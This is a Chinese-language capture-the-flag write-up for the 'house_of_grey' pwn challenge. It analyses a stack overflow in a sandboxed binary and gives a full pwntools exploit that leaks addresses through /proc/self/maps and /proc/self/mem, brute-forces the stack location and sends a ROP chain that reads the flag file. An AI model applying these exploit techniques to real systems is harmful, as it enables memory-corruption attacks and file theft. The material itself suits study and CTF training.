CISCN-2018-Quals:house_of_grey

- 题目来源
  - 攻防世界
- 考察知识点
  - 栈溢出　ROP
- 工具
  - pwntools pwndbg　 seccomp-tools IDA pro x64
- 解题过程
  - 拿到文件首先重命名为house_of_grey,使用checksec检查文件开的保护。


```
kda@kda:/media/psf/Home/Desktop/house_of_grey$ pwn checksec ./house_of_grey
[*] '/media/psf/Home/Desktop/house_of_grey/house_of_grey'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
```

  - 发现它开了全保护，并且是64位程序，于是我们运行一下大致了解一下程序流程及功能。然后再将其放入IDA pro x64 中，静态分析。找到main函数，按下f5。

```
v2 = &v3;
if ( prctl(
        38,
        1LL,
        0LL,
        0LL,
        0LL,
        *(_QWORD *)&v1,
        &v3,
        32LL,
        *(_QWORD *)&v7,
        6LL,
        *(_QWORD *)&v15,
        6LL,
        *(_QWORD *)&v23,
        6LL,
        *(_QWORD *)&v31,
        6LL,
        *(_QWORD *)&v39,
        6LL,
        *(_QWORD *)&v47) )
{
  perror("prctl(NO_NEW_PRIVS)");
}
else
{
  if ( !prctl(22, 2LL, &v1) )
```

```
kda@kda:/media/psf/Home/Desktop/house_of_grey$ seccomp-tools dump ./house_of_grey
 line  CODE  JT   JF      K
=================================
 0000: 0x20 0x00 0x00 0x00000000  A = sys_number
 0001: 0x15 0x00 0x01 0x0000003b  if (A != execve) goto 0003
 0002: 0x06 0x00 0x00 0x00000000  return KILL
 0003: 0x15 0x00 0x01 0x00000208  if (A != 0x208) goto 0005
 0004: 0x06 0x00 0x00 0x00000000  return KILL
 0005: 0x15 0x00 0x01 0x40000208  if (A != 0x40000208) goto 0007
 0006: 0x06 0x00 0x00 0x00000000  return KILL
 0007: 0x15 0x00 0x01 0x00000142  if (A != execveat) goto 0009
 0008: 0x06 0x00 0x00 0x00000000  return KILL
 0009: 0x15 0x00 0x01 0x00000039  if (A != fork) goto 0011
 0010: 0x06 0x00 0x00 0x00000000  return KILL
 0011: 0x06 0x00 0x00 0x7fff0000  return ALLOW
```


- 看到其开启了沙盒禁用了大量的系统调用。我们用seccomp-tools工具检测一下。禁用了execve等系统调用。



```
__pid_t pid; // [rsp+24h] [rbp-1Ch]
__int64 v7; // [rsp+28h] [rbp-18h]
char *v8; // [rsp+30h] [rbp-10h]
unsigned __int64 v9; // [rsp+38h] [rbp-8h]

v9 = __readfsqword(0x28u);
buf_init();
puts("Welcome to my house! Enjoy yourself!\n");
puts("Do you want to help me build my room? Y/n?");
read(0, &buf, 4uLL);
if ( buf == 'y' || buf == 'Y' )
{
  fd = open("/dev/urandom", 0, a2);
  if ( fd < 0 )
  {
    perror("open");
    exit(1);
  }
  read(fd, &v7, 8uLL);
  close(fd);
  v7 &= 0xFFFFF0u;
  v8 = (char *)mmap(0LL, 0x10000000uLL, 3, 131106, -1, 0LL);
  if ( v8 == (char *)-1LL )
  {
    perror("mmap");
    exit(1);
  }
  pid = clone((int (*)(void *))fn, &v8[v7], 256, 0LL);// 把mmap出来的内存中随机一块作为fn的栈
  if ( pid == -1 )
  {
    perror("clone");
    exit(1);
  }
```

- 程序先申请了一块大的内存空间，然后在其中随机选择一块作为子进程的栈空间，子进程运行fn函数，我们跟进fn函数。



```
void __fastcall fn(void *arg)
{
  __int64 v1; // ST78_8@1
  signed int i; // [sp+14h] [bp-6Ch]@6
  int v3; // [sp+18h] [bp-68h]@7

  v1 = *MK_FP(__FS__, 40LL);
  puts("You get into my room. Just find something!\n");
  if ( !malloc(0x186A0uLL) )
  {
    perror("malloc");
    exit(1);
  }
  if ( sub_14D2(100000LL) )
    exit(1);
  for ( i = 0; i <= 29; ++i )
  {
    v3 = sub_FEE();
    if ( (unsigned int)v3 <= 5 )
      JUMPOUT(__CS__, &asc_1AE8[*(_DWORD *)&asc_1AE8[4 * v3]]);
  }
  puts("\nI guess you don't want to say Goodbye!");
  puts("But sadly, bye! Hope you come again!\n");
  exit(0);
}
```

- 如果你反编译是上图这样有JUMPOUT，这是程序PIE造成的跳转表出错,使用IDA PRO 7.0 以上就可以正常反编译出来，具体下载链接可以到吾爱破解网上下载，下图为正确反编译的结果。

```
 9  char buf[24]; // [rsp+30h] [rbp-50h]
10  void *v8; // [rsp+48h] [rbp-38h]
11  char nptr; // [rsp+50h] [rbp-30h]
12  unsigned __int64 v10; // [rsp+78h] [rbp-8h]
13  __int64 savedregs; // [rsp+80h] [rbp+0h]
14
15  v10 = __readfsqword(0x28u);
16  puts("You get into my room. Just find something!\n");
17  v6 = malloc(0x186A0uLL);
18  if ( !v6 )
19  {
20    perror("malloc");
21    exit(1);
22  }
23  if ( (unsigned int)prctl_error2() )
24    exit(1);
25  v8 = v6;
26  for ( i = 0; i <= 29; ++i )
27  {
28    menu();
29    switch ( (unsigned int)&savedregs )
30    {
31      case 1u:                                  // 打开一个文件
32        puts("So man, what are you finding?");
33        buf[(signed int)((unsigned __int64)read(0, buf, 0x28uLL) - 1)] = 0;// 栈溢出
34        if ( (unsigned int)check(buf) )
35        {
36          puts("Man, don't do it! See you^.");
37          exit(1);
38        }
39        fd = open(buf, 0);
40        if ( fd < 0 )
41        {
00001064 fn:31 (1064)
```


- 首先case 1 选项的功能是输入一个文件名，并打开这个文件，但是存在check,过滤了星号和flag。并且这里存在栈溢出，buf溢出可以覆盖变量v8的内容。

```
45        return;
46      case 2u:                                  // 移动文件的读写指针
47        puts("So, Where are you?");
48        read(0, &nptr, 0x20uLL);
49        offset = strtoull(&nptr, 0LL, 10);
50        lseek(fd, offset, 0);
51        break;
52      case 3u:                                  // 打印出当前读指针的内容
53        puts("How many things do you want to get?");
54        read(0, &nptr, 8uLL);
55        v4 = atoi(&nptr);
56        if ( v4 <= 100000 )
57        {
58          v5 = read(fd, v8, v4);
59          if ( v5 < 0 )
60          {
61            puts("error read");
62            perror("read");
63            exit(1);
64          }
65          puts("You get something:");
66          write(1, v8, v5);
67        }
68        else
69        {
70          puts("You greedy man!");
71        }
72        break;
73      case 4u:
74        puts("What do you want to give me?");
75        puts("content: ");
76        read(0, v8, 0x200uLL);
77        break;
```

- case 2 选项的功能是移动读写指针。case 3 选项的功能是打印出当

前读指针的内容，可打印最多10000个字符。case 4 选项的功能是往v8里输入0x200个字符。v8指向一片0x186A0大小的堆块，而利用 case 1 选项的栈溢出，我们可以控制v8指向任意地址，配和 case 4 选项的功能我们可以实现任意地址的写入。由于开启的NX，我们可以想到往栈上写内容，进行ROP，
但是我们不知道栈的地址，首要条件是先**找到栈的地址**。由于prctl函数禁用了execve等系统调用,所以我们不能开启远程shell。但是我们可以使用open打开flag文件，再使用read读取里面的内容放到缓冲区中，再调用write把内容打印出来。由于开启了PIE ,所以我们要先**找到ELF文件的加载地址**。

- /proc/pid/maps文件显示进程映射了的内存区域和访问权限
- /proc/pid/mem文件显示pid的内存内容以与过程中相同的方式映射，如果在此过程中未映射地址，则从文件中的相应偏移量读取将返回EIO（输入/输出错误）。
- 通过第一个文件我们可以泄漏出mmap和ELF地址，然后我们再通过第二个文件可以找到栈的地址。但上面已经说了fn函数的栈是随机的，我们如何拿到随机化的栈地址？其栈起始地址与mmap内存块的结束地址相差了一个随机值，而这个随机值是有一定范围的，是可以爆破的，而爆破的过程是，首先利用case 2的功能调节读指针，预先设定一个读取内存地址的起始值，然后不断的向下读，由于程序栈中存在一个明显的字符串标识”/proc/self/mem”，这个字符串在buf中，也就是在栈中，当读到的数据中包含这个字符串时就可以判断找到了栈。
- 我们可以利用case 4中的read参数劫持到read函数的返回地址处，也就是是read自身覆写自身的返回地址。这样在read函数结束时也就返回到了通过写入的rop中。可以简单验证一下可行性，爆破的次数最多可以有24次（共可以进行30次操作，其他操作占有次数），24*100000 = 2400000 = 0x249f00 ， 而可能的范围是 0x1000000 其概率为0.1430511474609375，是可以接受的。
- 最终可以通过open(‘flag’,0)　read(6,buf,0x100) puts(buf)读出。这里read的第一个参fd为什么是6，是因为程序一共调用了4四次open，第一个返回3，之后的分别是4，5，6。。。。



- 解题脚本

```
from pwn import *
context.log_level = 'DEBUG'
elf = ELF('./house_of_grey')
def openfile(filepath):
```

```python
    p.recvuntil("Exit\n")
    p.sendline("1")
    p.sendlineafter("finding?\n",filepath)

def inputoffset(offset):
    p.recvuntil("Exit\n")
    p.sendline("2")
    p.sendlineafter("you?\n",str(offset))

def show():
    p.recvuntil("Exit\n")
    p.sendline("3")
    p.sendlineafter("get?\n","100000")

def inputcontent(content):
    p.recvuntil("Exit\n")
    p.sendline("4")
    p.sendlineafter("content: \n",content)


flag = True
while flag:
    p = process('./house_of_grey')
    #p = remote('111.198.29.45',52133)
    p.sendlineafter('Y/n?','Y')

    #------------leak ELF base-----------------#
    openfile('/proc/self/maps')#1
    show()#2
    p.recvuntil('You get something:\n')
    elf_base=int(p.recvuntil("-")[:-1],16)
    print "elf_base :"+hex(elf_base)

    #---------------leak mmap_addr libc_base__________#
    while True:
        temp = p.recvline()
        if 'heap' in temp:
```

```
            mmap_addr = int('0x'+p.recvuntil('-',drop=True),16)
            print 'mmap_addr : ',hex(mmap_addr)
            break



    #-----------------leak buf_addr--------------------#
    openfile("/proc/self/mem")#3
    inputoffset(mmap_addr)#4
    for i in range(24):
        show()
        p.recvuntil("You get something:\n")
        temp=p.recvuntil("1.Find")
        if "/proc/self/mem" in temp:
            befcontent=temp.find("/proc/self/mem")
            buf_addr=mmap_addr+i*100000+befcontent
            ret_addr=buf_addr-0x30-0x8
            print "read_ret_addr",hex(ret_addr)
            flag = False
            break;
        if i==23:
            print "Not found"



    if flag == False:
        #-----------------leak function_addr--------------#
        open_addr=elf_base+elf.plt['open']
        read_addr=elf_base+elf.plt['read']
        puts_addr=elf_base+elf.plt['puts']
        print "open address",hex(open_addr)
        print "read address",hex(read_addr)
        print "puts address",hex(puts_addr)
        pop_rdi=elf_base+0x1823
```

```
        pop_rsi_r15=elf_base+0x1821

        #-----------------ROP-----------------------#

 payload="/proc/self/mem".ljust(0x18,'\x00')+p64(ret_addr)
        openfile(payload)#5

        stroffset=15*0x8
        payload=p64(pop_rdi)+p64(ret_addr+stroffset)

 payload+=p64(pop_rsi_r15)+p64(0)+p64(0)+p64(open_addr)
        payload+=p64(pop_rdi)+p64(6)+p64(pop_rsi_r15)

 payload+=p64(ret_addr+stroffset)+p64(0)+p64(read_addr)

 payload+=p64(pop_rdi)+p64(ret_addr+stroffset)+p64(puts_addr)
        payload+='flag\x00'
        inputcontent(payload)#6
        p.interactive()
        break;
    p.close()

```